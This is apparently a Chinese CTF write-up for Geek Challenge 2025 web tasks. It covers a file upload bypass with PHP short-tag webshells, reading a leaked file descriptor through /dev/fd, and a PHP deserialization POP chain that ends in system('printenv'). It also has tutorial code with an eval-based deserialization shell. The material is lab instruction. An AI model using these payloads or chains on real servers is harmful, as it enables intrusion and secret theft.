题解
1.one_last_image

进来以后发现是个文件上传的题,然后就试着传一个php文件上去 发现里面给出了uploads的路径,访问。如果是空的php进去会发现什么都没有,为了绕过对常见的php标签以及命令执行函数的限制,我们用短标签。
<?=`env`;
或
<?=('sys'.'tem')('env');
然后顺着操作即可。然后其他人说在phpinfo里面可以找到,
2.Vibe SEO
看到这个题还是很蒙的,因为界面里什么都没有。然后了解了一下才知道站点地图是什么。
站点地图(sitemap.xml)是一个XML格式的文件,它列出了网站中所有重要的网页URL,并可以附带每个URL的额外信息(例如最后更新时间、更新频率、相对重要性等),主要作用是帮助搜索引擎更高效、全面地抓取和索引网站内容。
以下是它的核心要点:
核心作用
引导搜索引擎爬虫:特别是对于大型、结构复杂(深层链接多)或新建立的网站,能确保搜索引擎发现所有重要页面,避免遗漏。
提示更新频率和优先级:通过 <lastmod>(最后修改时间)、<changefreq>(更新频率)和 <priority>(优先级,0.0-1.0)等可选标签,为搜索引擎抓取提供参考建议(搜索引擎不一定会完全遵循)。
加速内容索引:新发布或更新的页面可以通过提交站点地图,更快地被搜索引擎发现和收录。
文件位置
通常放置在网站的根目录下,例如:
https://www.example.com/sitemap.xml
大型网站可以使用站点地图索引文件来管理多个站点地图文件。

盲猜/aa__^^.php是个线索, 从中可以看到: 脚本正在寻找一个叫 filename 的参数readfile() 那么尝试提供一个参数 /aa__^^.php?filename=aa__^^.php 可以成功读到这个脚本的源码:
<?php
$flag = fopen('/my_secret.txt', 'r');
if (strlen($_GET['filename']) < 11) {
readfile($_GET['filename']);
} else {
echo "Filename too long";
}
很明显,我们不可能直接获得答案,因为字符限制。但是,因为fopen打开了 txt 文件并且将handle的值给了变量 flag。并且他没有对应的文件关闭操作,所以,他可以通过文件描述符来进行读取
(Linux 中一个进程打开一个文件时,内核会分配一个文件描述符给这个文件 handle,新打开的文件从 3 开始递增,可以通过 /proc/self/fd/<自然数> 或 /dev/fd/<自然数> 来访问这些文件描述符 )
遍历操作:
import requests
URL = "http://REPLACE TO YOUR URL"
for i in range(99):
print(requests.get(URL + f"/aa__^^.php?filename=/dev/fd/{i}").text)
3.popself
这题对于小白来讲还是不太友好,有这么一些前置知识是需要了解的。然后对我来说还是太费脑了些,所以很多参考了前人的题解,最后比较勉强的写了这篇
-
对魔术方法的基础利用(上b站看看)
-
php低版本非法传参机制
-
php md5值与数值字符串强弱比较问题
-
可变函数的数组调用
https://blog.csdn.net/bylfsj/article/details/105021121?ops_request_misc=elastic_search_misc&request_id=8548ec7cacd499a7f6b2eb9cea07eeb9&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~ElasticSearch~search_v2-9-105021121-null-null.142^v102^pc_search_result_base7&utm_term=php%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%AE%9E%E8%B7%B5&spm=1018.2226.3001.4187
甲、php的反序列化是什么?
定义:把保存在内存中的各种对象状态(属性)保存起来,并且在需要时候还原出来。
那么具体的讲,就是我们在传输一个对象的时候为了便于保存,传输,我们需要对他做一定的修改,使其快捷高效。可以想象成整理行李箱。需要携带的衣物(对象属性)被折叠整齐(编码),按照特定顺序放入箱子(字节流)。拉链闭合后(序列化完成),箱子可以通过运输工具(网络/存储)传递。到达目的地后开箱(反序列化),衣物恢复原有形态。
來看下面這個例子:
<?php
class Person
{
private $name;
private $age;
function __construct($name, $age)
{
$this->name = $name;
$this->age = $age;
}
function say()
{
echo "我的名字叫:" . $this->name . "<br/>";
echo "我的年龄是:" . $this->age;
}
}
$p1 = new Person("张三", 20);
$p1_string = serialize($p1); // 将对象序列化后写入文件
$fh = fopen("p1.text", "w");
fwrite($fh, $p1_string);
fclose($fh);
他序列化出來就是這個:
O:6:"Person":2:{s:12:" Person name";s:4:"张三";s:11:" Person age";i:20;}
对象类型:长度:"类名":类中变量的个数:{类型:长度:"值";类型:长度:"值";……}
可見,序列化后的對象所有的變量都被保存下來了,而且,其序列化后的结果都有一个对应的字符,关系如下
通过这个例子,我们就能理解php的序列化是什么,自然的,反序列化也无非就是反过来解析而已
乙、序列化的漏洞何时发生?
当用户的请求在传给反序列化函数unserialize()之前没有被正确的过滤时就会产生漏洞。因为PHP允许对象序列化,攻击者就可以提交特定的序列化的字符串给一个具有该漏洞的unserialize函数,最终导致一个在该应用范围内的任意PHP对象注入。
事实上,当我们的对象在序列化的过程中势必会用到一下其他的方法,否则不可能将他转译,这些方法在php中即为魔术方法(以双下划线 __开头的方法,它们会在特定时机被PHP自动调用)。这是整个攻击的基石。本题中用到的关键魔术方法有:
-
__destruct(): 析构方法。当一个对象被销毁时(比如脚本执行结束),PHP会自动调用它。
-
__set(): 当给一个对象的不存在的属性或不可访问的属性(如private) 赋值时,PHP会自动调用它。
-
__call(): 当调用一个对象的不存在的方法或不可访问的方法时,PHP会自动调用它。
-
__toString(): 当把一个对象当作字符串来使用时(比如 echo $object),PHP会自动调用它。
-
__invoke(): 当把一个对象当作函数来调用时(比如 $object()),PHP会自动调用它。
对此,我们可以明确,对象漏洞的发生必须有两个先决条件:
一、unserialize的参数可控。 二、 代码里有定义一个含有魔术方法的类,并且该方法里出现一些使用类成员变量作为参数的存在安全问题的函数
举例说明:在这个代码中,用户输入直接反序列化,所以我们可以直接构造如图中?后的语句,传入后调用_destruct()函数,覆盖test变量并输出lemon。所以,只要我们发现了一个漏洞点,就可以利用他控制输入变量,拼接我们想要的对象。
<?php
class A{
var $test = "demo";
function __destruct(){
echo $this->test;
}
}
$a = $_GET['test'];
$a_unser = unserialize($a);
?>

还有一个例子:
<?php
class A{
var $test = "demo";
function __destruct(){
@eval($this->test);//_destruct()函数中调用eval执行序列化对象中的语句
}
}
$test = $_POST['test'];
$len = strlen($test)+1;
$pp = "O:1:\\"A\\":1:{s:4:\\"test\\";s:".$len.":\\"".$test.";\\";}"; // 构造序列化对象
$test_unser = unserialize($pp); // 反序列化同时触发_destruct函数
?>
我们手动构造序列化对象就是为了unserialize()函数能够触发__destruc()函数,然后执行在__destruc()函数里恶意的语句。
所以我们利用这个漏洞点便可以获取web shell了
丙、初步练习
部署他们
<?php
class SoFun
{
public $file = 'index.php';
function __destruct()
{
if(!empty($this->file)){
if(strchr($this->file, "\\\\") === false && strchr($this->file, "\\\\") === false && strchr($this->file, '/') === false) {
echo "<br>";
show_source(dirname(__FILE__).'/'.$this->file);
} else
die('Wrong filename.');
}
}
function __wakeup()
{
$this->file = 'index.php';
}
public function __toString()
{
return '*****';
}
}
if (!isset($_GET['file'])) {
show_source('index.php');
} else {
$file = $_GET['file'];
echo unserialize($file);
} ?> <!–key in flag.php–>
<?php
echo "rsv{千里之行,始于足下}";
?>
现在你会看到一个可以读出file的 show_source(dirname(__FILE__) . '/' . $this->file); 语句,通过destruct方法打开flag.php。然后会重置文件名的wakeup方法,将你的文件名置为index.php。
这里用到CVE-2016-7124漏洞:当序列化字符串中表示对象属性个数的值大于真实的属性个数时会跳过__wakeup的执行 构造序列化对象:O:5:"SoFun":1:{s:4:"file";s:8:"flag.php";} 易有构造绕过__wakeup:O:5:"SoFun":2:{s:4:"file";s:8:"flag.php";}
丁、回到题目 
其包含的函数作用如下:
- __destruct():对象销毁时触发,是本题利用链起点。
- __set():给对象不存在 / 不可访问属性赋值时触发。
- __call():调用对象不存在 / 不可访问方法时触发。
- __invoke():对象被当作函数调用时触发。
- __toString():对象被当作字符串使用时触发。
要进入__set()里的if块,即需要满足 __set的触发前提:
main对象的__destruct()里执行了$this->QYQS->partner = "summer"。$this->QYQS指向的是qyqs对象;而QYQS对象没有partner属性(类里定义的属性是Fox、komiko等,无partner);给对象不存在的属性赋值,从而触发qyqs对象的__set()方法 这样就进入了__set函数体。
这里涉及第一个技术点:MD5弱类型比较 == 在PHP中,如果两个字符串以 0e开头,后面全是数字,在进行 ==比较时,PHP会将它们视为科学计数法,都等于数字 0,从而使条件成立。 例如:md5('f2WfQ')的结果是 0e291242476940776845150308577824,md5('0e215962017')的结果也是 0e291242476940776845150308577824。所以 "0e…" == "0e…"结果为 true。 因此,我们只需设置:
- $obj->KiraKiraAyu = 'f2WfQ'
- $obj->K4per = '0e215962017'
if(md5(md5($this->KiraKiraAyu))==md5($this->K4per)){
echo "BOY♂ sign GEEK<br>";
echo "开启循环吧<br>";
$this->QYQS->partner = "summer";
}
然后是两个if条件,我们刚才$this->QYQS->partner = "summer"的时候事实上已经创建了对象qyqs并且通过set设置partner属性,因此$this->QYQS->partner = "summer";,等价于 $qyqs->partner = "summer";所以现在我们的$this所指代就是qyqs对象,$fox就是你设置的["summer", "find_myself"](数组)。instanceof用来判断变量是否是某个类的实例,数组显然不是All_in_one的实例,因此结果为true。
然后是第二个条件判断。这里用到第二个技术点:PHP的可调用对象 在PHP中,数组['ClassName', 'staticMethodName']可以被当作函数来调用,效果是执行那个静态方法。对于$fox = ["summer", "find_myself"],调用$fox()等价于执行summer::find_myself();而summer类的find_myself()方法也返回"summer",因此$fox() === "summer"结果为true。
$fox = $this->Fox;
if ( !($fox instanceof All_in_one) && $fox()==="summer"){
echo "QYQS enjoy summer<br>";
echo "开启循环吧<br>";
$komiko = $this->komiko;
$komiko->Eureka($this->L, $this->sleep3r);
上一步if成立,执行 $komiko->Eureka($this->L, $this->sleep3r)。 这里触发 __call(): 1.$komiko是 $qyqs的一个属性,我们也可以控制它指向另一个对象(比如指向最初的 $main对象)。 2.Eureka这个方法在 All_in_one类中并不存在。 3.根据规则,调用一个对象的不存在方法,会触发该对象的 __call()方法。
public function __call($method, $args){
if (strlen($args[0])<4 && ($args[0]+1)>10000){
echo "再走一步<br>";
echo $args[1];
}
else{
echo "你要努力进窄门<br>";
}
}
我们需要让 if条件成立: 1. strlen($args[0]) < 4:第一个参数长度小于4。2. ($args[0] + 1) > 10000:第一个参数加1大于10000。
怎么做呢?这就涉及到PHP弱类型和科学计数法 我们可以设 $qyqs->L = "1e5": • strlen("1e5")是 3,满足。 "1e5" + 1,PHP会将字符串 "1e5"当作数字 100000处理,100000 + 1 = 100001 > 10000,满足。 条件成立,执行 echo $args[1];。 $args[1]是 $this->sleep3r,我们控制它指向第三个对象 $sleep3r。
但是,$args[1]是一个对象,当我们用 echo去输出它时,PHP会试图把它变成字符串,于是调用了它的 __toString()方法。
public function __tostring(){
echo "再走一步…<br>";
$a = $this->_4ak5ra;
$a();
}
$a();!!!它把 $this->_4ak5ra当作函数来调用。
这里触发最后一步__invoke():我们设置 $sleep3r->_4ak5ra = $sleep3r,即让它自己指向自己。那么 $a()就是 $sleep3r()。根据规则,把一个对象当作函数调用,会触发它的 __invoke()方法。
public function __invoke(){
echo "恭喜成功signin!<br>";
echo "welcome to Geek_Challenge2025!<br>";
$f = $this->Samsāra;
$arg = $this->ivory;
$f($arg);
}
这里就非常直接了。它把 $this->Samsāra当作函数来调用,并传入参数 $this->ivory。
我们只需设置:
-
$sleep3r->Samsāra = "system"
-
$sleep3r->ivory = "printenv"
那么,最终 $f($arg)就是 system("printenv")。